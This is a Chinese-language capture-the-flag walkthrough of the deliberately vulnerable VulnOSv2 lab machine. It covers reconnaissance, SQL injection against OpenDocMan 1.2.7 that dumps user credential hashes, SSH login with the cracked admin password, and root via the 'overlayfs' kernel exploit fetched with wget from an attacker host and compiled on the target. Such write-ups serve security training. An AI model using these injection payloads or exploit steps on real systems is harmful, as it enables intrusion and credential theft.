

# 一、信息收集

1. 主机发现，使用的是桥接网卡，192.168.0.103是宿主机ip，那么192.168.0.101就是靶机了

```
sudo arp-scan -l
```

```
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1      f4:2a:7d:86:4e:d8      (Unknown)
192.168.0.101   08:00:27:57:4f:aa      (Unknown)
192.168.0.103   90:78:41:65:78:a4      (Unknown)
192.168.0.104   c2:f2:56:63:43:54      (Unknown: locally administered)
```

2. 端口扫描，发现开放了22、80、6667三个端口

```
nmap -sV -A -T4 -v -p- 192.168.0.101
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 f5:4d:c8:e7:8b:c1:b2:11:95:24:fd:0e:4c:3c:3b:3b (DSA)
|   2048 ff:19:33:7a:c1:ee:b5:d0:dc:66:51:da:f0:6e:fc:48 (RSA)
|   256  ae:d7:6f:cc:ed:4a:82:8b:e8:66:a5:11:7a:11:5f:86 (ECDSA)
|_  256  71:bc:6b:7b:56:02:a4:8e:ce:1c:8e:a6:1e:3a:37:94 (ED25519)
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: VulnOSv2
|_ http-methods:
|_   Supported Methods: OPTIONS GET HEAD POST
6667/tcp  open  irc        ngircd
Service Info: Host: irc.example.net; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3. 扫描一下是否有主机漏洞，nmap扫描发现有sqli

```
nmap --script=vuln 192.168.0.101
```

```
http-sql-injection:
Possible sql queries:
http://memegenerator.net:80/jabc/?q=node%2F3%27%200R%20sqlspider
http://memegenerator.net:80/jabc/?q=node%2F3%27%200R%20sqlspider
http://memegenerator.net:80/jabc/?q=node%2F3%27%200R%20sqlspider
http://memegenerator.net:80/jabc/?q=node%2F3%27%200R%20sqlspider
http://memegenerator.net:80/jabc/?q=node%2F3%27%200R%20sqlspider
http://memegenerator.net:80/jabc/?q=node%2F3%27%200R%20sqlspider
http://memegenerator.net:80/jabc/?q=node%2F3%27%200R%20sqlspider
http://memegenerator.net:80/jabc/?q=node%2F3%27%200R%20sqlspider
http://memegenerator.net:80/jabc/misc/?C=S%3B0%3DA%27%200R%20sqlspider
http://memegenerator.net:80/jabc/misc/?C=D%3B0%3DA%27%200R%20sqlspider
http://memegenerator.net:80/jabc/misc/?C=N%3B0%3DD%27%200R%20sqlspider
http://memegenerator.net:80/jabc/misc/?C=M%3B0%3DA%27%200R%20sqlspider
|_ http-dombased-xss: Couldn't find any DOM based XSS.
6667/tcp open  irc
|_ irc-unrealircd-backdoor: Server closed connection, possibly due to too many reconnects. Try again with argument irc-unrealircd-backdoor.wait set to 100 (or higher if you get this message again).
```

4. nikto再扫描一下web漏洞，显示有CVE-2003-1418

```
nikto -h http://192.168.0.101
```


```
$ nikto -h http://192.168.0.101
- Nikto v2.5.0

+ Target IP:      192.168.0.101
+ Target Hostname: 192.168.0.101
+ Target Port:    80
+ Start Time:     2023-07-10 10:31:17 (GMT-4)

+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 3c9, size: 531f36393d540, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:      2023-07-10 10:31:42 (GMT-4) (25 seconds)

+ 1 host(s) tested
```

5. 访问一下web，首页界面与上一个靶机web首页是一样的，再访问一下nmap发现的存在sqli的jabc目录



6. whatweb探测一下web信息，是drupal 7，web中间件apache 2.4.7，php 5.5.9，web服务器拓展mod dav 2


```
whatweb http://192.168.0.101/jabc
```

```
$ whatweb http://192.168.0.101/jabc
http://192.168.0.101/jabc [301 Moved Permanently] Apache[2.4.7], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.7 (Ubuntu)], IP[192.168.0.101], RedirectLocation[http://192.168.0.101/jabc/], Title[301 Moved Permanently]
http://192.168.0.101/jabc/ [200 OK] Apache[2.4.7], Content-Language[en], Country[RESERVED][ZZ], Drupal, HTTPServer[Ubuntu Linux][Apache/2.4.7 (Ubuntu)], IP[192.168.0.101], JQuery, MetaGenerator[Drupal 7 (http://drupal.org)], PHP[5.5.9-1ubuntu4.14], Script[text/javascript], Title[JABC | Just Another Bioware Company], UncommonHeaders[x-generator], X-Powered-By[PHP/5.5.9-1ubuntu4.14]
```

7. 搜索漏洞，如下，同样显示drupal 7版本存在sqli，其中drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)这个漏洞可以执行远程代码，但是尝试后没有成功

8. 查看web页面前端源码, 发现两处重要信息, jabcd0c页面可以使用guest/guest登录






## 二、getshell


1. 访问该页面，使用guest/guest成功登录，发现有个上传功能，但是做了白名单限制，几乎没有，该界面下方有版权信息OpenDocMan v1.2.7，也是用cms搭建的，搜索该版本cms漏洞，发现存在sqli，使用poc探测数据库版本信息和用户权限，发现系统为ubuntu 14.04，mysql 5.5.47，数据库权限为root

```
http://192.168.0.101/jabcd0cs/ajax_udf.php?
q=1&add_value=odm_user%20UNION%20SELECT%201,concat(version(),0x3a,user()),3,
4,5,6,7,8,9
```




2. 获取数据库名，如下数据库名为jabcd0cs

```
http://192.168.0.101/jabcd0cs/ajax_udf.php?
q=1&add_value=odm_user%20UNION%20SELECT%201,concat(database()),3,4,5,6,7,8,9
```




### 3. 获取当前数据库的表名

```
http://192.168.0.101/jabcd0cs/ajax_udf.php?
q=1&add_value=odm_user%20UNION%20SELECT%201,group_concat(table_name),3,4,5,6
,7,8,9%20from%20information_schema.tables%20where%20table_schema=database()
```



### 4. 查询odm\_user表中的列名时发现没有回显，猜测应该是过滤了单引号，可以使用十六进制绕过


```
http://192.168.0.101/jabcd0cs/ajax_udf.php?
q=1&add_value=odm_user%20UNION%20SELECT%201,group_concat(column_name),3,4,5,
6,7,8,9%20from%20information_schema.columns%20where%20table_name=0x6F646D5F7
5736572%20and%20table_schema=database()
```




##### 5. 查询username、password字段的值，如下，成功获取到用户名和密码

```
http://192.168.0.101/jabcd0cs/ajax_udf.php?
q=1&add_value=odm_user%20UNION%20SELECT%201,group_concat(username,0x3a,password),3,4,5,6,7,8,9%20from%20odm_user
```

```
webmin:b78aae356709f8c31118ea613980954b
guest:084e0343a0486ff05530df6c705c8bb4
```



##### 6. 解密后得到用户口令webmin/webmin1980，成功以管理员登录OpenDocMan，再Admin中添加文件类型，将text/x-php添加到文件白名单





7. 在Admin——>Setting中找到上传路径

JABC-D0CS

HomeCheck-inSearchAdd DocumentAdminLogout

Logged in as webmin


You are here: Admin > Settings

Settings

Name	Value	Description
debug	<div>False</div>	(True/False) - Default=False - Debug the installation (not working)
demo	<div>False</div>	(True/False) This setting is for a demo installation, where random people will be all logging in as the same username/password like "demo/demo". This will keep users from removing files, users, etc.
authen	<div>MySQL</div>	(Default = mysql) Currently only MySQL authentication is supported
title	<div>JABC-D0CS</div>	This is the browser window title
site_mail	<div>webmin@localdomain.com</div>	The email address of the administrator of this site
root_id	<div>webmin</div>	This variable sets the root user id. The root user will be able to access all files and have authority for everything.
dataDir	<div>/var/www/html/jabcd0cs/uploads/</div>	location of file repository. This should ideally be outside the Web server root. Make sure the server has permissions to read/write files to this folder!. (Examples: Linux - /var/www/document_repository/ : Windows - c:/document_repository/
max_filesize	<div>5000000</div>	Set the maximum file upload size
revision_expiration	<div>90</div>	This var sets the amount of days until each file needs to be revised, assuming that there are 30 days in a month for all months.
file_expired_action	<div>Remove from file list until rene</div>	Choose an action option when a file is found to be expired The first two options also result in sending email to reviewer (1) Remove from file list until renewed (2) Show in file list but non-checkoutable (3) Send email to reviewer only (4) Do Nothing
authorization	<div>False</div>	True or False. If set True, every document must be reviewed by an admin before it can go public. To disable set to False. If False, all newly added/checked-in documents will immediately be listed
secureurl	<div>False</div>	Secure URL control: On or Off (case sensitive). When set to 'On', all urls will be secured. When set to 'Off', all urls are normal and readable
allow_signup	<div>True</div>	Should we display the sign-up link?
allow_password_reset	<div>True</div>	Should we allow users to reset their forgotten password?
try_nis	<div>False</div>	Attempt NIS password lookups from YP server?
theme	<div>tweeter</div>	Which theme to use?
language	<div>english</div>	Set the default language (english, spanish, turkish, etc.). Local users may override this setting. Check include/language folder for languages available

管理 · 控制 · 视图 · 热键 · 设备 · 帮助 · kali

8. 反弹shell失败，发现文件被强制转换成了dat文件，没有找到文件包含



# Index of /jabcd0cs/uploads

Name	Last modified	Size	Description
<a href="#">Parent Directory</a> -			
<a href="#">1.dat</a>	2016-04-21 16:12	378K	
<a href="#">2.dat</a>	2016-04-21 16:15	27K	
<a href="#">3.dat</a>	2016-04-21 16:16	431K	
<a href="#">4.dat</a>	2016-04-21 16:16	662K	
<a href="#">5.dat</a>	2016-04-21 16:17	83K	
<a href="#">6.dat</a>	2016-04-21 16:19	23K	
<a href="#">7.dat</a>	2023-07-10 17:36	5.4K	
<a href="#">8.dat</a>	2023-07-10 17:40	5.4K	

Apache/2.4.7 (Ubuntu) Server at 192.168.0.101 Port 80

9. 尝试使用webmin用户登录ssh，成功获取shell

```
$ ssh -oHostKeyAlgorithms=+ssh-dss webmin@192.168.0.101
The authenticity of host '192.168.0.101 (192.168.0.101)' can't be established.
ED25519 key fingerprint is SHA256:7F00Y5C+W/hj0ShAjGy33uQvuMRPrSNk82jGy/wxnFY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.101' (ED25519) to the list of known hosts.
webmin@192.168.0.101's password:
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 3.13.0-24-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Mon Jul 10 10:54:58 CEST 2023

System load:  0.77              Processes:            87
Usage of /:   5.7% of 29.91GB   Users logged in:     0
Memory usage: 5%              IP address for eth0: 192.168.0.101
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

Last login: Wed May  4 10:41:07 2016
$ id
uid=1001(webmin) gid=1001(webmin) groups=1001(webmin)
$
```

### 三、权限提升

1. 查看系统内核版本

```
$ uname -a
Linux VulnOSv2 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:31:42 UTC 2014 i686 i686 i686 GNU/Linux
$ cat /proc/version
Linux version 3.13.0-24-generic (buildd@komainu) (gcc version 4.8.2 (Ubuntu 4.8.2-19ubuntu1) ) #47-Ubuntu SMP Fri May 2 23:31:42 UTC 2014
```

2. 搜索该版本内核漏洞，发现第一个exp就可以

Exploit Title	Path
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlaysfs' Local Privilege Escalation	linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlaysfs' Local Privilege Escalation (Access /etc/shadow	linux/local/37293.txt
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X86_X32=y' Local Privilege Escalation (3)	linux_x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86_X32' Arbitrary Write (2)	linux/local/31346.c
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free	linux/dos/43234.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation	linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04 x64) - Local Privilege Escalation	linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation	linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)	linux/local/43418.c
Linux Kernel < 4.4.0 / < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP	linux/local/47169.c

3. 将exp脚本上传到靶机，使用gcc编译，执行exp，成功获取root权限

```
$ wget http://192.168.0.102:8080/37292.c
--2023-07-10 17:49:10-- http://192.168.0.102:8080/37292.c
Connecting to 192.168.0.102:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4968 (4.9K) [text/x-csrc]
Saving to: '37292.c'

100%[=====] 4,968 --.-K/s in 0s

2023-07-10 17:49:10 (488 MB/s) - '37292.c' saved [4968/4968]

$ ls
37292.c post.tar.gz
$ gcc 37292.c -o exp
$ ls
37292.c exp post.tar.gz
$ ./exp
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(webmin)
#
```